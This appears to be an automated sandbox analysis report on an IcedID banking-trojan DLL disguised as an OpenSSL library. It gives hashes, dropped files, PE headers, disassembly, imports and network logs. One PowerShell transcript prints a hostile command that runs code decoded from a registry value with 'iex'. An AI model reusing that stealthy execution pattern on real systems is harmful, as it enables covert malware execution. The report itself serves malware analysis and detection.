File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6377282872150762
Encrypted:	false
SSDEEP:	24:etGS98mmDg85z79Eo1egHoB264NEtkZfbkz9hkh+I+ycuZhN+akSGPNnq:6jmb5NR/xbJgznK+1ul+a36q
MD5:	E4004BCACCC2EFFFF0AE8DC9BF7CB643
SHA1:	4FF23D92F23AA5A3133DDE42B6CEF2F34A563149
SHA-256:	5D59585EFDB71559DCD8235BBC7676BAC62F47EEBC40E483D5E3D40E2214BD7D
SHA-512:	43CB1AE194C4C1D9720DA8ACFB661EB3A41F95918DC0182D43EA15AE1D75C9025882408DA45C990C755CD1DA4A24B3795DF756D02E3ECAB7C5FF2BAAA1E4805

C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.dll

Malicious:	false
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....\|0`...........!.................$... ...@....... .................................. ..@..................................#..S....@.......................`.. ....H............text........ ....`.rsrc........@......................@..@.rel oc.......`......................@..B..................(....*BSJB............v4.0.30319......l...H...#~......@...#Strings............#US.........#GUID.......T...#Blob...........G.........%3................................ ....2.+..............#...................................... 9............ F............ Y.....P ......d.........j.....r.....~.....................d. ...d...!.d.%...d.......*.....3.6.....9.......F.......Y..................... ...."........<Module>.vy454zdn.dll.unnvjs.W32.mscorlib.S

C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.out

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.......This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF267A83FE4CD46439.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6125368993565828
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo6F9loW9lW024sXiy3M:kBqoIBHHjC
MD5:	14D4C56A0D70DB495B57118DF6E96825
SHA1:	8A8FA1BB634DD8BEC0A9F1168FA46F0520739776
SHA-256:	6BAA2671CD22D2AF1436CCE4FB69322F5AE81E2B6DA581763A83DE07D00B71FC
SHA-512:	89EA97AE90C5C8018E932644AAF29E7D40CEA4B7181C44B9F1372979A72CF865B5BA4522A821FDBA4807309C8E618EF7C35BF7A2071E24FEC7D32950211E9F1E
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF4A349C0270E318E7.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40105
Entropy (8bit):	0.657297377556528
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+GAazAxaPH+XhUaPH+XhnaPH+XhY:kBqoxKAuqR+GAazAxVUVnVY
MD5:	D2756371936447725C69B4154755058C
SHA1:	A8B8CEA8CDF2A189FAD47E958D3300A6DA4A8BFB
SHA-256:	BBA529413A6DD8B11375746E463B102A8A4F543820EFEDE6976ED0F3B1298B77
SHA-512:	85CD23C4F320A621469AE9EC2E4011E796AA6C1F60AF9E9C49CFD42D3E063235768422212ABC777FEBC77F01851B31AE8A50820FCFC144206DB55936A443E77E
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF649EBAD106B5C2AB.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DF649EBAD106B5C2AB.TMP	
Size (bytes):	40145
Entropy (8bit):	0.6690481312059479
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+AGcdGUUMgurGUMgurtYMgurv:G7275X77
MD5:	D7F22929C9F77B4DF256377E16196EB6
SHA1:	552C20E600F7F500B34E2898C74723B29B0F3C8D
SHA-256:	217EB6F61FB88C42F9A962C1186C634CB4F042C7D792FD39CF4969AF67998777
SHA-512:	51FE94C8BDA0AE1540D036F5EA2A104AA2DF91F233CAA6D8BD27A2430BA5433C15F2137DC568BC3A7BB9C7A95991ABB10023CA3F390636C9C35EC604CD1935 B8
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFB35D4E79E851C9A1.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40201
Entropy (8bit):	0.6791533444308936
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+eYSbIpiYWflHdiYWflHeiYWflHT:kBqoxKAuqR+eYSbIpUflHdUflHeUflHT
MD5:	5830ED08C85721F80777ED9981D01263
SHA1:	4E5CFBA84664544FCCF3E1651C07BEE7D30D921C
SHA-256:	23997FFC23F2905916906D07AAB0DF991340048758E3691EFFCBEA7DE0FAC797
SHA-512:	28F60593ECC70DCE0CB5895A1FCDC67ABA3F2D14152688DD848012C5913B2C4E7322A16B6B97D43C24E8CF7F2D815CF1D7034EBFDE5967579F25AEBDCA5B4 8F
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Documents\20210219\PowerShell_transcript.468325._LXC4yv9.20210219190542.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.4989468897936336
Encrypted:	false
SSDEEP:	24:BxSAuxvBn0x2DOXUWOLCHGIYBtLWJHjeTKKjX4CIym1ZJXc3OLCHGIYBtD:BZqvh0oORF/JqDYB1ZuFw
MD5:	0B3D492948722053CB5360E914424559
SHA1:	97983CCB587EFAC1941470496A3458B7E5BE15C1
SHA-256:	31AAF34E9C44CB74902CFBD91F01CF1828AB1D908366ECBE19474C6EF5CA7B1C
SHA-512:	A3D4BCC525F4540BCB6371CBA50312583CEFEEC5DBEC799A99B9AF9B7AD7D4CCBF87DDCAAFFD2BE2983106A42BC04EAB73E8C6591329237363463C9661334 DDD
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210219190542..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 468325 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 3888..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20210219190542..************* *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).base bapi))..

Static File Info

General	
File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	6.449341923491575

General

TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll
File size:	268800
MD5:	a98649743626d197b440755061b1aac3
SHA1:	8033ebd201645f713fb4ad48bf92e5da26bc8216
SHA256:	f30b3f53f613d953680fdde8faf35c96a25a1136d0dd6c7aab1cc14ee908702c
SHA512:	eebafe83c5232cbb641f0148ca6498e15af8d3eacbe51ece55d5dcbcb7c474a56dcbb013d4398bde5026d8198c503aa3ea9f3101fe26059b65e04d8c2ccbf03b
SSDEEP:	3072:jt+5AuQtf3ddfG8iJiOQRQwlKokYdUdMUAL9n+rsSoLV+t31Jc:5OAuQZfflOfwYoBddUALKQelJ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4...Z...Z...Z...7...Z.....Z.6.....Z.....Z.....Z.....Z.....Z...!...Z...[...Z.....Z.....Z.....Z.....Z.....Z.Rich..Z.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x110ff8
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x100000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x4B76F970 [Sat Feb 13 19:11:44 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	f041fedb4a9ed397f3c9fa524c234af1

Entrypoint Preview

Instruction
mov edi, edi
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F5D30B4FD17h
call 00007F5D30B5A847h
push dword ptr [ebp+08h]
mov ecx, dword ptr [ebp+10h]
mov edx, dword ptr [ebp+0Ch]
call 00007F5D30B4FC01h
pop ecx
pop ebp
retn 000Ch
mov edi, edi
push ebp

Instruction
mov ebp, esp
push esi
lea eax, dword ptr [ebp+08h]
push eax
mov esi, ecx
call 00007F5D30B4D373h
mov dword ptr [esi], 0013079Ch
mov eax, esi
pop esi
pop ebp
retn 0004h
mov dword ptr [ecx], 0013079Ch
jmp 00007F5D30B4D428h
mov edi, edi
push ebp
mov ebp, esp
push esi
mov esi, ecx
mov dword ptr [esi], 0013079Ch
call 00007F5D30B4D415h
test byte ptr [ebp+08h], 00000001h
je 00007F5D30B4FD19h
push esi
call 00007F5D30B4D50Bh
pop ecx
mov eax, esi
pop esi
pop ebp
retn 0004h
mov edi, edi
push ebp
mov ebp, esp
push esi
push edi
mov edi, dword ptr [ebp+08h]
mov eax, dword ptr [edi+04h]
test eax, eax
je 00007F5D30B4FD59h
lea edx, dword ptr [eax+08h]
cmp byte ptr [edx], 00000000h
je 00007F5D30B4FD51h
mov esi, dword ptr [ebp+0Ch]
mov ecx, dword ptr [esi+04h]
cmp eax, ecx
je 00007F5D30B4FD26h
add ecx, 08h
push ecx
push edx
call 00007F5D30B527BDh
pop ecx
pop ecx
test eax, eax
je 00007F5D30B4FD16h
xor eax, eax
jmp 00007F5D30B4FD36h
test byte ptr [esi], 00000002h
je 00007F5D30B4FD17h
test byte ptr [edi], 00000008h
je 00007F5D30B4FD04h
mov eax, dword ptr [ebp+10h]
mov eax, dword ptr [eax]
test al, 01h
je 00007F5D30B4FD17h
test byte ptr [edi], 00000001h

Instruction
je 00007F5D30B4FCF6h
test al, 02h
je 00007F5D30B4FD17h
test byte ptr [edi], 00000000h

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [C] VS2005 build 50727 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [C++] VS2008 build 21022 • [IMP] VS2008 build 21022 • [EXP] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x33e24	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x9e000	0x6e8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x9f000	0x1950	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x24200	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x32810	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x24000	0x1a4	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2287d	0x22a00	False	0.62139694269	data	6.68390402212	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x24000	0x1066c	0x10800	False	0.651056463068	data	5.96115765713	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x35000	0x68e48	0xb200	False	0.679665554775	data	5.62900037422	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x9e000	0x6e8	0x800	False	0.404296875	data	3.67773263832	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9f000	0x2814	0x2a00	False	0.49572172619	data	4.87953477339	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x9e0a0	0x4c4	data	English	United States
RT_MANIFEST	0x9e568	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import

DLL	Import
KERNEL32.dll	CreateProcessA, SetFileAttributesA, GetCurrentThreadId, RemoveDirectoryA, SetEvent, GetCurrentProcess, LoadLibraryA, HeapReAlloc, GetLocalTime, CreateFileA, HeapFree, HeapAlloc, CreateDirectoryA, CopyFileA, ResetEvent, VirtualFree, VirtualAlloc, Sleep, VirtualProtect, GetStdHandle, FindFirstChangeNotificationA, GetProcessHeap, SetEndOfFile, GetLocaleInfoW, WriteConsoleW, GetConsoleOutputCP, WriteConsoleA, SetStdHandle, InitializeCriticalSectionAndSpinCount, HeapSize, SetFilePointer, FlushFileBuffers, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, InterlockedIncrement, InterlockedDecrement, RaiseException, RtlUnwind, GetCommandLineA, TerminateProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetLastError, LCMapStringA, WideCharToMultiByte, MultiByteToWideChar, LCMapStringW, GetCPInfo, SetHandleCount, GetFileType, GetStartupInfoA, ReadFile, CloseHandle, GetProcAddress, GetModuleHandleA, GetModuleHandleW, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, SetLastError, ExitProcess, GetACP, GetOEMCP, IsValidCodePage, GetUserDefaultLCID, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, GetStringTypeA, GetStringTypeW, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, HeapCreate, HeapDestroy, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, WriteFile, GetConsoleCP, GetConsoleMode
WS2_32.dll	WSAStartup, WSACleanup, gethostbyname, sendto, socket, getsockname, gethostname, setsockopt, ioctlsocket, listen, ntohl, inet_addr, recv, send, inet_ntoa

Version Infos

Description	Data
LegalCopyright	Copyright 1998-2005 The OpenSSL Project. Copyright 1995-1998 Eric A. Young, Tim J. Hudson. All rights reserved.
InternalName	libeay32
FileVersion	1.0.3j
CompanyName	The OpenSSL Project, http://www.openssl.org/
Comments	Compiled by Frederik A. Winkelsdorf (opendec.wordpress.com) for the Indy Project (www.indyproject.org)
ProductName	The OpenSSL Toolkit
ProductVersion	1.0.3j
FileDescription	OpenSSL Shared Library
OriginalFilename	Metal.dll
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 98

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 19, 2021 19:05:25.799335957 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:25.799459934 CET	49735	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:25.844942093 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:25.844988108 CET	80	49735	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:25.845082998 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:25.845132113 CET	49735	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:25.846113920 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:25.932234049 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374131918 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374177933 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374201059 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374221087 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374242067 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374263048 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.374391079 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.374454021 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.374460936 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.413429022 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.413510084 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.413552999 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.413592100 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.413600922 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.413671017 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.413677931 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.413682938 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.419728994 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419774055 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419815063 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419853926 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419859886 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.419892073 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419897079 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.419902086 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.419907093 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.419933081 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419939995 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.419971943 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.419991016 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.420020103 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.420037031 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.420066118 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.420082092 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.420105934 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.420120001 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.420142889 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.420161963 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.420200109 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.452296019 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.452451944 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.460676908 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.460755110 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.460824966 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.460845947 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.460876942 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.460881948 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.460887909 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.460920095 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.460954905 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.460958958 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.460972071 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.460999966 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.461018085 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.461040974 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.461057901 CET	49734	80	192.168.2.3	34.65.15.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 19, 2021 19:05:26.461096048 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467227936 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467288017 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467329979 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467350006 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467364073 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467370033 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467377901 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467410088 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467427015 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467448950 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467463970 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467483997 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.467499971 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.467539072 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.493599892 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.493662119 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.493700027 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.493738890 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.493772984 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.493834972 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.493841887 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.493846893 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.493900061 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.493974924 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.496275902 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.496321917 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.496362925 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.496411085 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.496438026 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.496454000 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.496469021 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.496474981 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.496479034 CET	49734	80	192.168.2.3	34.65.15.6
Feb 19, 2021 19:05:26.496494055 CET	80	49734	34.65.15.6	192.168.2.3
Feb 19, 2021 19:05:26.496512890 CET	49734	80	192.168.2.3	34.65.15.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 19, 2021 19:03:53.806741953 CET	64938	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:03:53.866470098 CET	53	64938	8.8.8.8	192.168.2.3
Feb 19, 2021 19:03:54.767918110 CET	60152	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:03:54.821186066 CET	53	60152	8.8.8.8	192.168.2.3
Feb 19, 2021 19:03:55.921837091 CET	57544	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:03:55.970428944 CET	53	57544	8.8.8.8	192.168.2.3
Feb 19, 2021 19:03:57.185293913 CET	55984	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:03:57.236766100 CET	53	55984	8.8.8.8	192.168.2.3
Feb 19, 2021 19:03:58.498261929 CET	64185	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:03:58.548871040 CET	53	64185	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:24.622730970 CET	65110	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:24.674779892 CET	53	65110	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:25.206358910 CET	58361	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:25.255390882 CET	53	58361	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:25.837491989 CET	63492	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:25.886337042 CET	53	63492	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:26.613817930 CET	60831	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:26.662594080 CET	53	60831	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:27.568787098 CET	60100	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:27.619797945 CET	53	60100	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:28.700217962 CET	53195	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:28.748963118 CET	53	53195	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:29.836100101 CET	50141	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:29.896625996 CET	53	50141	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 19, 2021 19:04:30.397238016 CET	53023	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:30.446124077 CET	53	53023	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:31.551172972 CET	49563	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:31.602922916 CET	53	49563	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:32.352529049 CET	51352	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:32.404268026 CET	53	51352	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:33.476778984 CET	59349	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:33.533713102 CET	53	59349	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:34.620378971 CET	57084	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:34.669599056 CET	53	57084	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:35.399971962 CET	58823	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:35.457261086 CET	53	58823	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:36.222448111 CET	57568	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:04:36.271167040 CET	53	57568	8.8.8.8	192.168.2.3
Feb 19, 2021 19:04:47.941862106 CET	50540	53	192.168.2.3	8.8.8.8
